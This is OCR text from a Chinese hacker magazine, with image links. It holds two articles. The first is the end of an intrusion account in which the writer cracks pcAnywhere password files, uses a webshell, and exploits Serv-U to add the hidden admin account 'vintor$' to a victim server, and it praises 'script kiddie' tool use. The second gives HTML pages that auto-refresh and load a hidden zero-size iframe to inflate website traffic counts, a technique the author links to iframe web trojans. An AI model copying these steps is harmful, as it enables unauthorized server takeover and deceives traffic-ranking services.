


图5

可是进去后我又傻眼了，居然还需要系统帐号和密码？以前好像没有人说过需要啊？一般都是"破解cif文件得到帐号密码，进入系统得到最高权限"，更有甚者还说是"破解cif文件得到'系统'帐号密码"，虽然从某种方面来说他们讲得也没有错，是得到了pcanywhere的帐号密码，可是这实在是有些误导读者啊。无奈，我只好重新回到webshell来寻找有什么新的进展。

还好我运气不错，又找到了serv-u，成功添加上了一个管理员vintor$帐号，这下终于可以进入桌面了，如图6。





图6

我的第一次入侵终于成功了，通过这次事例应该让大家明白了一个道理：脚本小子绝对不可以只限制在一个工具上，工具也应该活学活用，这样才算是一个合格的脚本小子。

（文章中涉及到的工具domain3.6、PcAnywhere密码破解.exe已经收录在光盘中）



网站流量“量身定做”

purplyx

现在无论是个人网站、论坛还是ＢＬＯＧ，对于每日的访问量都是非常关心的，几乎每天都会忙不迭的上网去看看自己的网站排名情况，每多一个便多了一份喜悦，可以说网站流量已经成为了一种身价的显示。

一、平名型

有没有想过自己也编写一个刷网站流量的工具呢？不要把这想象成是一件多么困难的事情，其实只要会打字，任何人都可以完成这短短几行的代码（注意：此方法对于一些以独立ＩＰ计算排名的网站无效，毕竟没有代理服务器嘛）。

打开“记事本”，输入以下代码（由于版面原因简化了很多，很多地方大家可以自己发挥）：

```
<html>
<head>
<title>[1] [Purplyx.CLub]刷网站系统</title>
<meta http-equiv="refresh" content="1;URL=2.htm">
<iframe src=# width=0 height=0></iframe>
</head>
<body>
<p>内存读取  1%</p>
</body>
</html>
```

保存为“1.htm”，注意在保存的时候“保存类型”要选择“所有类型”，如图1。同样我们在做一个“2.htm”的网页文件，代码如下：

```
<html>
<head>
<title>[2] [Purplyx.CLub]刷网站系统</title>
<meta http-equiv="refresh" content="1;URL=1.htm">
<iframe src=# width=0 height=0></iframe>
</head>
<body>
<p>内存读取  2%</p>
</body>
</html>
```




图 1

对于上边的代码很多人一看就知道了，这段代码就是以前流行的<FRAME>嵌入式网页木马所使用的，对于现在的SP2补丁和最新的杀毒软件来讲已经不管用了，不过用来刷网站流量倒是不错。

解释一下其中的几个参数：

（1）content="1 表示网页跳转的速度为1秒，可以根据每个人的网络和内存速度来确定，一般ADSL　512M 的设置在1－2 秒比较好，正常有效的范围是0－3，这个大家可以自己试试看，数值越大跳转的越慢。

（2）<iframe src=# width=0 height=0></iframe>表示在读取1.htm 和2.htm 的时候同时也加载了＃网站，注意＃处要带着http：//，不然就会把它当作是一个网页而不是网站了，比如<iframe src=http：//www.baidu.com width=0 height=0></iframe>。在别的书中有时看到的会是<iframe src=www.baidu.com width=0 height=0></iframe>，在这里我纠正一下，这是错误的！

我们可以计算一下，以每2 妙跳转一次，一天我们上网2－3 个小时（绿色上网时间），那么我们可以刷多少次呢？60/2（已除去了失误次数和可能的问题次数）*60*（2－3）＝3600－5400 次。也就是说不到两天，我们就可以人数过万了，当然你一天在网上挂6 小时也行了，只要把这两个页面最小化就可以做自己的事情了，也不会用掉多少带宽的。

二、懒人型　速成型

对于那些比我还懒又觉得这样太慢的朋友，我再给他们介绍两款软件。

（1）htmlS2htm.exe（中文名字好像是HTM 双杀脚本）

它没有什么限制，只要你按要求填写好就，然后点击“浏览”，它就会以一般速度的两倍运行了，如图２。




图 2

（2）3 倍进V1.0

看工具的名字就知道了，就是3 倍速度了，不过不用担心它并不是跳转的快的意思，不会出现由于过快而出现无效刷的可能。点击加载将刚才的”1.htm”装进去，然后让它自己去运行，如图3。现在再来算一下，30*3*60*（2-3）＝7200-16200 次，看看3 小时就过15000 了！




图 3

